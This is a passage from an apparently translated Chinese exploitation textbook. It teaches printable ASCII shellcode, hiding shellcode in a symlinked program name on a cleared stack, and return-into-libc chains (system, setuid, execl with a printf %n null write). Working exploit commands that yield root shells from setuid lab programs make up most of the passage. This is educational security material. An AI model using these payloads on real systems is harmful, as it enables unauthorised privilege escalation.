在这个程序中，环境变量都是0，因此shellcode不能隐藏在环境变量中。同样所有参数除两个外，其余的也是0。第一个参数是可能溢出的那个，因此留下第二个参数作为shellcode潜在的存储区。但在发生溢出前，有一个循环用来检测第二个参数中的非打印字符。

该程序没有为标准shellcode保留存储空间，使得非法利用有点困难，但并不是不可能。下面的输出使用了较大的46个字节的shellcode，以说明当目标地址改变隐藏的shellcode的实际大小时的特殊情况。

```
$ gcc -o only_print only_print.c
$ sudo chown root.root only_print
$ sudo chmod u+s only_print
$ ./only_print nothing_here_yet `dissembler -N shellcode`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
     438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...

[+] dissembled bytecode is 189 bytes long.
--
arg2 is at 0xbffff9c4
$ ./only_print nothing_here_yet `dissembler -N -t 0xbffff9c4 shellcode`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
     438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0
```

```
[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffff9c4
[+] Ending address: 0xbffffadc
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[&] Optimizing with ninja magic...

[+] dissembled bytecode is 194 bytes long.
--
arg2 is at 0xbffff9bf
```

第一个参数只是一个占位符，而第二个参数的具体内容已被确定。目标地址必须与第二个参数的位置相符，但在两个版本之间所占空间的大小有一些差别：第一个版本是 189 个字节，而第二个版本是 194 个字节。幸运的是，-s 开关可以处理好这种情况。

```
$ ./only_print nothing_here_yet `dissembler -N -t 0xbffff9c4 -s 189 shellcode`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffff9c4
[s] Size changes target: ON   (adjust size: 189 bytes)
[+] Ending address: 0xbffffadc
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9c4..
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9bf..

[+] dissembled bytecode is 194 bytes long.
--
arg2 is at 0xbffff9bf
$ ./only_print `perl -e 'print "\xbf\xf9\xff\xbf"x8;'` `dissembler -N -t 0xbffff9c4
-s 189 shellcode`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffff9c4
[s] Size changes target: ON   (adjust size: 189 bytes)
[+] Ending address: 0xbffffadc
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9c4..
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9bf..

[+] dissembled bytecode is 194 bytes long.
--
```

```
arg2 is at 0xbffff9bf
sh-2.05b# whoami
root
sh-2.05b#
```

可打印 shellcode 的使用使 shellcode 可通过对可打印字符的输入验证达到预定目标。一个更极端的例子可能是将几乎所有堆栈存储空间清 0 的程序，如下所示：

cleared_stack.c 的代码

```
void func(char *data)
{
  char buffer[5];
  strcpy(buffer, data);
}

int main(int argc, char *argv[], char *envp[])
{
  int i;

  // clearing out the stack memory
  // clearing all arguments except the first
  memset(argv[0], 0, strlen(argv[0]));
  for(i=2; argv[i] != 0; i++)
    memset(argv[i], 0, strlen(argv[i]));
  // clearing all environment variables
  for(i=0; envp[i] != 0; i++)
    memset(envp[i], 0, strlen(envp[i]));

  // If the first argument is too long, exit
  if(strlen(argv[1]) > 40)
  {
    printf("first arg is too long.\n");
    exit(1);
  }

  func(argv[1]);
  return 0;
}
```

这个程序将所有函数变量以及环境变量清 0，第一个参数除外。因为第一个参数是发生溢出的地方，且仅有 40 个字节长，因而实际上没有存放 shellcode 的地方。那么 shellcode 在哪里呢？

使用 gdb 调试该程序并检查堆栈存储空间，就会得到一个清晰的位置分布图。

```
$ gcc -g -o cleared_stack cleared_stack.c
$ sudo chown root.root cleared_stack
$ sudo chmod u+s cleared_stack
```

```
$ gdb -q ./cleared_stack
(gdb) list
4               strcpy(buffer, data);
5       }
6
7       int main(int argc, char *argv[], char *envp[])
8       {
9               int i;
10
11              // clearing out the stack memory
12              // clearing all arguments except the first
13              memset(argv[0], 0, strlen(argv[0]));
(gdb)
14              for(i=2; argv[i] != 0; i++)
15                      memset(argv[i], 0, strlen(argv[i]));
16              // clearing all environment variables
17              for(i=0; envp[i] != 0; i++)
18                      memset(envp[i], 0, strlen(envp[i]));
19
20              // If the first argument is too long, exit
21              if(strlen(argv[1]) > 40)
22              {
23                      printf("first arg is too long.\n");
(gdb) break 21
Breakpoint 1 at 0x8048516: file cleared_stack.c, line 21.
(gdb) run test
Starting program: /hacking/cleared_stack test

Breakpoint 1, main (argc=2, argv=0xbffff904, envp=0xbffff910)
    at cleared_stack.c:21
21              if(strlen(argv[1]) > 40)
(gdb) x/128x 0xbffffc00
0xbffffc00:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc10:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc20:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc30:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc40:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc50:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc60:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc70:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc80:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc90:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffca0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffcb0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffcc0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffcd0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffce0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffcf0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd00:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd10:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd20:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd30:     0x00000000      0x00000000      0x00000000      0x00000000
```

```
0xbffffd40:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffd50:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffd60:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffd70:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffd80:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffd90:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffda0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffdb0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffdc0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffdd0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffde0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffdf0:  0x00000000  0x00000000  0x00000000  0x00000000
(gdb)
0xbffffe00:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffe10:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffe20:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffe30:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffe40:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffe50:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffe60:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffe70:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffe80:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffe90:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffea0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffeb0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffec0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffed0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffee0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffef0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffff00:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffff10:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffff20:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffff30:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffff40:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffff50:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffff60:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffff70:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffff80:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffff90:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffffa0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffffb0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffffc0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffffd0:  0x00000000  0x00000000  0x00000000  0x00000000
0xbfffffe0:  0x00000000  0x61682f00  0x6e696b63  0x6c632f67
0xbffffff0:  0x65726165  0x74735f64  0x006b6361  0x00000000
(gdb)
0xc0000000:  Cannot access memory at address 0xc0000000
(gdb) x/s 0xbfffffe5
0xbfffffe5:  "/hacking/cleared_stack"
(gdb)
```

在编译源文件之后，用 gdb 打开对应的二进制文件并在第 21 行设置一个断点，正好此后所有的存储空间被清空。仔细检查靠近栈底的存储单元，发现它也确实被清空了，但在栈底有一些东西留了下来。将这些存储空间的内容作为字符串显示出来，很明显可以看出这是正在执行的程序的文件名。现在，你应该胸有成竹了吧！

如果把程序名设置成可打印的 shellcode，则可以让程序的执行流程直接指向它自己的名称。使用符号链接可以在不影响源二进制文件的情况下，改变程序的实际名称。下面的例子有助于弄清这个过程。

```
$ ./dissembler -e -b 34 tinyshell
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[e] Escape the backslash: ON
[b] Bridge size: 34 words
[*] Dissembling bytecode from 'tinyshell'...

[+] dissembled bytecode is 195 bytes long.
--
%R6HJ%-H%1-UUUU-MXXv-gRRtP\\-ffff-yLXy-hAt_P-O5yp--MrvP-999t-4dKd-xbyoP-Ai6A-Zx%Z-
kx%MP-nnnn-eI3e-fHM-P-zGdd-p6C6-xOzeP-22d2-5Ab5-52Y7P-N8y8-S8r8P-ooOo-AEA3-
P%%%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
```

由于该 shellcode 将正好在栈底，因而为了建立实际的 shellcode，需要在 loader 代码后保留一些存储空间。因为 shellcode 有 31 个字节长，所以在栈底至少应该保留 31 个字节。但这 31 个字节可能与堆栈的 4 字节字不匹配，需要额外增加 3 个字节说明所有可能的不匹配情况，因而在栈底，可以使用通常用来建立 NOP 桥的字符，保留 34 个字节的存储空间。使用-e 开关忽略反斜杠字符，因为这段 shellcode 将被剪切和粘贴以进行符号链接。

```
$ ln -s /hacking/cleared_stack %R6HJ%-H%1-UUUU-MXXv-gRRtP\\-ffff-yLXy-hAt_P-O5yp--
MrvP-999t-4dKd-xbyoP-Ai6A-Zx%Z-kx%MP-nnnn-eI3e-fHM-P-zGdd-p6C6-xOzeP-22d2-5Ab5-
52Y7P-N8y8-S8r8P-ooOo-AEA3-P%%%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ls -l %*
lrwxrwxrwx    1 matrix   users          22 Aug 11 17:29 %R6HJ%-H%1-UUUU-MXXv-
gRRtP\-ffff-yLXy-hAt_P-O5yp--MrvP-999t-4dKd-xbyoP-Ai6A-Zx%Z-kx%MP-nnnn-eI3e-fHM-P-
zGdd-p6C6-xOzeP-22d2-5Ab5-52Y7P-N8y8-S8r8P-ooOo-AEA3-
P%%%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP -> /hacking/cleared_stack
$
```

现在惟一剩下的工作是计算可打印 shellcode 的首址，并且利用该程序。调试跟踪程序显示程序名的末地址为 0xbffffffb。因为是栈底的位置，因此不能被修改，但可以将程序名的首地址下移到比较低的存储单元。因为可打印 shellcode 的长度为 195 个字节，所以其开始地址应该是 0xbfffff38（0xbffffffb−195）。

```
$ pcalc 0xfffb - 195
        65336           0xff38          0y1111111100111000
$ ./%R6HJ%-H%1-UUUU-MXXv-gRRtP\\-ffff-yLXy-hAt_P-O5yp--MrvP-999t-4dKd-xbyoP-Ai6A-
Zx%Z-kx%MP-nnnn-eI3e-fHM-P-zGdd-p6C6-xOzeP-22d2-5Ab5-52Y7P-N8y8-S8r8P-ooOo-AEA3-
P%%%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP `perl -e 'print "\x38\xff\xff\xbf"x8;'`
```

```
sh-2.05b# whoami
root
sh-2.05b#
```

可打印 shellcode 是能够打开某些门户的简单技术。所有这些技术仅仅是更进一步了解无数可能组合及应用的基础。就你自己来说，应用它们只需要一些独创性。精通这些技术并在他们自己的游戏中打败他们。

2.11 returning into libc

许多应用程序从不需要在堆栈中执行任何操作，因此防止利用缓冲区溢出 exploit 的一种明显的方法是使堆栈不可执行。这样设定后，不管 shellcode 存放在堆栈的什么地方都基本无用。这种防御方法可以阻止大部分的 exploit，因此成为越来越普及的方法。最新版的 OpenBSD 的默认状态是堆栈不可执行。

当然，有一种相应的方法可以用来攻击没有可执行堆栈环境的程序。这种技术称为 returning into libc。libc 是一个包含各种函数（如 printf()、exit()）的标准 C 语言库。这些函数是共享函数。因而使用 printf()函数的任何程序都进入到函数库的适当位置直接执行。一个 exploit 可以做完全相同的事情，并控制程序执行 libc 库中的某个函数。exploit 的功能受 libc 中函数的限制，但相对于随意的 shellcode 而言，这种限制具有重要的意义。不管怎样，没有什么可在堆栈中执行。

2.11.1 return into system()

最简单的“return into”库函数之一是 system()。system()函数只有一个参数，并用“/bin/sh”执行那个参数。在这个例子中，仍然使用易受攻击的 vuln2.c 程序。

一般思想是通过进入到库函数 system()中，利用易受攻击程序衍生一个 shell，且在堆栈中不执行任何操作。若给此函数提供“/bin/sn”参数，就能衍生一个 shell。


```
$ cat vuln2.c
int main(int argc, char *argv[])
{
        char buffer[5];
        strcpy(buffer, argv[1]);
        return 0;
}
$ gcc -o vuln2 vuln2.c
$ sudo chown root.root vuln2
$ sudo chmod u+s vuln2
```

首先，必须确定 system()函数在库中的位置。对每个系统而言，system()函数的位置都不相同，但一旦知道了位置，在再次编译 libc 之前，此位置将保持不变。寻找某个 libc 函数位置的一种最简单的办法是创建一个简单的空程序，然后，像下面这样调试它：

```
$ cat > dummy.c
int main()
{
system();
}
$ gcc -o dummy dummy.c
$ gdb -q dummy
(gdb) break main
Breakpoint 1 at 0x8048406
(gdb) run
Starting program: /hacking/dummy

Breakpoint 1, 0x08048406 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x42049e54 <system>
(gdb) quit
```

在此，使用 system()函数创建了一个空程序。编译后，在调试器中打开程序的二进制文件，并在开始处设置一个断点。执行程序，于是显示出 system()函数的位置。在这个例子中，system()函数的地址是 0x42049e54。

根据前面的介绍，程序执行权可以直接交给 libc 的 system()函数。但是，这里的目的是让 vuln2 程序执行 system('/bin/sn')函数，以产生一个 shell，所以必须提供一个参数。当返回进入 libc 时，返回地址和函数参数应该以熟悉的格式从堆栈中快速读出。其格式为：返回地址后紧跟着函数参数。在堆栈里，return-into-libc 调用格式如下：



在期望的 libc 库函数的地址之后，直接跟的是 libc 调用后应该返回执行的地址。返回地址后依次是函数的所有参数。

在这种情况下，libc 调用后执行的返回位置实际上无关紧要，因为它将打开一个交互的 shell。因此，这 4 个字节可以仅仅是虚假的值，起占位符的作用。只有一个参数应该是字符串“/bin/sh”的指针。可存储在存储器的任何位置——环境变量是一种比较好的选择。

```
$ export BINSH="/bin/sh"
$ ./gtenv BINSH
BINSH is located at 0xbffffc40
$
```

因而 system()的地址是 0x42049e54，当程序执行时，字符串“/bin/sh”的地址是 0xbffffc40。这意味着堆栈中的返回地址应该是被从 0x42049e54 开始，接下来是一些无用的值的地址（因为在执行 system()调用后，从什么地方执行无关紧要），到 0xbffffc40 结束的一系列的地址所覆盖。


前面对 vuln2 程序的实践经验已经证明：堆栈中的返回地址被程序输入的第 8 个字覆盖，因而用于填补空间的无用数据有 7 个字。

```
$ ./vuln2 `perl -e 'print "ABCD"x7 . "\x54\x9e\x04\x42FAKE\x40\xfc\xff\xbf";'`
sh-2.05a$ id
uid=500(matrix) gid=500(matrix) groups=500(matrix)
sh-2.05a$ exit
exit
Segmentation fault
$ ls -l vuln2
-rwsrwxr-x    1 root     root        13508 Apr 16 22:10 vuln2
$
```

system()函数调用工作正常，但没有生成 root shell，即使 vuln2 程序是 suid root。这是因为 system()函数通过参数‘/bin/sh’执行，这降低了它的权限。一定有一种解决办法。

2.11.2 链接 return into libc 调用

在给 BugTraq 的一封邮件中，Sloar Designer 建议链接 libc 调用，以便在调用 system()函数之前，先执行 setuid()函数恢复权限。这种链接调用可以利用前面忽略的返回地址值来实现。下面的一系列地址将把 setuid()函数调用和 system()函数调用链接起来，如下例所示：



因为 setuid()调用执行时将用到它的参数，又因为 setuid()函数只需要一个参数，所以 system()函数的参数（第四个字）将被忽略。setuid()函数执行完后，返回执行 system()函数，system 继续使用自己的参数。

这种链接调用的思想非常聪明，但是这种恢复权限的方法内在固有一些其他的问题。setuid()函数的参数应该是无符号整数，因此为了恢复 root 权限，参数值必须是 0x00000000。不幸的是，缓冲区中的数据仍被看做是以空字节结束的字符串。为了避免使用空字节，这个参数可使用的最小值是 0x01010101，对应的十进制值为 16843009。虽然这不是非常理想的结果，但链接调用的概念仍十分重要，并值得进一步实践。

```
$ cat > dummy.c
int main() { setuid(); }
$ gcc -o dummy dummy.c
$ gdb -q dummy
(gdb) break main
Breakpoint 1 at 0x8048406
(gdb) run
Starting program: /hacking/dummy

Breakpoint 1, 0x08048406 in main ()
(gdb) p setuid
$1 = {<text variable, no debug info>} 0x420b5524 <setuid>
(gdb) quit
The program is running.  Exit anyway? (y or n) y
$ ./vuln2 `perl -e 'print "ABCD"x7 .
"\x24\x55\x0b\x42\x54\x9e\x04\x42\x01\x01\x01\x01\x40\xfc\xff\xbf";'`
sh-2.05a$ id
```

```
uid=16843009 gid=500(matrix) groups=500(matrix)
sh-2.05a$ exit
exit
Segmentation fault
$
```

setuid()函数地址的确定方法同前，链接的 libc 调用按上述方法设置。setuid()函数的参数以黑体显示，以增强可读性。如期望的一样，uid 的值被设置为 16843009，但这仍远远不是一个 root shell。必须找到一种方法，不用早早用空字节结束的字符串调用 setuid(0)函数。

2.11.3　使用包装器

一种简单而有效的解决方案是创建一个包装（wrapper）程序。这个包装程序将把用户 ID（以及组 ID）设置为 0，然后衍生一个 shell。这个程序不需要任何特殊权限，因为易受攻击的 suid root 程序将执行它。

在下列输出中，创建、编译并使用了一个包装程序：

```
$ cat > wrapper.c
int main()
{
setuid(0);
setgid(0);
system("/bin/sh");
}
$ gcc -o /hacking/wrapper wrapper.c
$ export WRAPPER="/hacking/wrapper"
$ ./gtenv WRAPPER
WRAPPER is located at 0xbffffc71
$ ./vuln2 `perl -e 'print "ABCD"x7 . "\x54\x9e\x04\x42FAKE\x71\xfc\xff\xbf";'`
sh-2.05a$ id
uid=500(matrix) gid=500(matrix) groups=500(matrix)
sh-2.05a$ exit
exit
Segmentation fault
$
```

如上述结果所示，权限仍然被降低了。你知道原因吗？

包装程序仍执行 system()函数，而 system()通过参数“/bin/sh”执行任何程序。当包装程序执行时，因为“/bin/sh”降低了权限，因此包装程序也将降低权限。然而，一类更直接执行的函数，如 execl()，不使用“/bin/sh”参数，所以不会降低权限。用几个测试程序可以测试并很快确认这一效果。


```
$ cat > test.c
int main()
{
system("/hacking/wrapper");
}
$ gcc -o test test.c
```

```
$ sudo chown root.root test
$ sudo chmod u+s test
$ ls -l test
-rwsrwxr-x    1 root     root        13511 Apr 17 23:29 test
$ ./test
sh-2.05a$ id
uid=500(matrix) gid=500(matrix) groups=500(matrix)
sh-2.05a$ exit
exit
$
$ cat > test2.c
int main()
{
execl("/hacking/wrapper", "/hacking/wrapper", 0);
}
$ gcc -o test2 test2.c
$ sudo chown root.root test2
$ sudo chmod u+s test2
$ ls -l test2
-rwsrwxr-x    1 root     root        13511 Apr 17 23:33 test2
$ ./test2
sh-2.05a# id
uid=0(root) gid=0(root) groups=500(matrix)
sh-2.05a# exit
exit
$
```

这个测试程序验证了，如果用 execl()函数执行包装程序，则一个 setuid root 程序将衍生一个 root shell。不幸的是，execl()函数比 system()函数复杂得多，特别是对于 returning into libc 来说更是如此。system()函数只需要一个参数；而 execl()调用需要 3 个参数，而且最后还必须有 4 个空字节（用于终止参数表）。但第一个空字节将提前结束字符串，带来与我们前面遇到的类似的困境。你能想出解决方法吗？

2.11.4 用 return into libc 写入空字节

显然，为了正确调用 execl()，在调用前，必须有一些其他调用写入 4 个字节的零。笔者花了许多时间，查遍了 libc 函数，寻找可能完成这个任务的函数。最终，笔者将目光盯在了 printf()函数上。到目前为止，通过格式化字符串 exploit，你应该已经熟悉了这个函数。直接参数存取的使用使函数只访问它所需要的函数参数，这点对链接 libc 调用非常有用。格式化参数%n 将被用来巧妙地写入 4 个空字节。完整的链接调用如下：



首先，printf()函数带 4 个参数执行，但由于在第一个参数中找到的格式化字符串使用了直接参数存取，从而使函数跳过第二和第三个参数。因为最后一个参数存储的是函数本身的地址，所以 4 个空字节将覆盖这个参数。然后执行过程返回 execl()函数，execl()函数将如期望的一样，使用 3 个参数，且第三个参数巧妙地用一个空字节结束了参数表。

因此，现在有一个计划，需要找到 libc 函数的地址，并将一些必要的字符串写入存储器。

```
$ cat > dummy.c
int main() { printf(0); execl(); }
$ gcc -g -o dummy dummy.c
$ gdb -q dummy
(gdb) break main
Breakpoint 1 at 0x8048446: file dummy.c, line 1.
(gdb) run
Starting program: /hacking/dummy

Breakpoint 1, 0x08048446 in main () at dummy.c:1
1       int main() { printf(); execl(); }
(gdb) p printf
$1 = {<text variable, no debug info>} 0x4205a1b4 <printf>
(gdb) p execl
$2 = {<text variable, no debug info>} 0x420b4e54 <execl>
(gdb) quit
The program is running.  Exit anyway? (y or n) y
$
$ export WRAPPER="/hacking/wrapper"
$ export FMTSTR="%3\$n"
$ env | grep FMTSTR
FMTSTR=%3$n
$ ./gtenv FMTSTR
FMTSTR is located at 0xbffffedf
$ ./gtenv WRAPPER
WRAPPER is located at 0xbffffc65
$
```

前面的研究已经提供了每一个必要的地址，但不包括最后一个参数。这里需要的是，当此地址被复制到存储器中时，它在存储器中的实际地址将是缓冲区变量的地址，再加上 48 个字节。这 48 个字节由 28 个字节的以占据空间为目的的无用数据，和 20 个字节的用于前面 return-into-libc 调用的地址（为占据空间所需的无用数据的个数可能随系统堆栈的不同而变化）组成。获取这个地址的最容易的办法之一是，在易受攻击的程序源代码中加入一条调试语句，并重新编译它。

```
$ cat vulnD.c
int main(int argc, char *argv[])
{
  char buffer[5];
 printf("buffer is at %p\n", buffer);    // debugging
  strcpy(buffer, argv[1]);
  return 0;
}
$ gcc -o vulnD vulnD.c
$ ./vulnD test
buffer is at 0xbffffa80
$ ./vulnD `perl -e 'print "ABCD"x13;'`
```

```
buffer is at 0xbffffa50
Segmentation fault
$ pcalc 0xfa50 + 48
        64128           0xfa80          0y1111101010000000
$
```

借助于调试语句的（以黑体显示）帮助，可以打印缓冲区的地址。推测起来，当与 vuln2 非常相似的程序被执行时，缓冲区的位置可能相同。

然而，程序参数的长度将改变缓冲区变量的位置。在 exploit 中，参数将由 13 个字（52 个字节）数据组成。为得到正确的缓冲区地址，可使用一个具有相同长度的伪参数。然后将缓冲区地址加 48 个字节，以获得 execl()函数的第 3 个参数的地址。这些地址空间应该写入空字节。

借助于所有已知的地址和装入环境变量的字符串，攻击非常容易。


```
$ ./vuln2 `perl -e 'print "ABCD"x7 . "\xb4\xa1\x05\x42" . "\x54\x4e\x0b\x42" .
"\xdf\xfe\xff\xbf" . "\x65\xfc\xff\xbf" . "\x65\xfc\xff\xbf" .
"\x80\xfa\xff\xbf";'`
sh-2.05a# id
uid=0(root) gid=0(root) groups=500(matrix)
sh-2.05a# exit
exit
```

2.11.5 一次调用写入多个字


格式化字符串和 return-into-libc 调用的结合还可以提供一种一次调用写入多个字的方法。如果不可能创建一个包装程序，那么通过链接 3 次 libc 调用也可以衍生一个 root shell。sprintf()函数的工作方式没有改变，只是要输出到由其第 1 个参数指定的字符串。用此特性可以通过一次调用写入两个 4 字节的字，这是正确链接 3 次调用所必需的。在执行过程中，实际上，链将自动修改自己。

前后版本的对比如下：

调用 sprintf()函数前



调用 sprintf()函数后



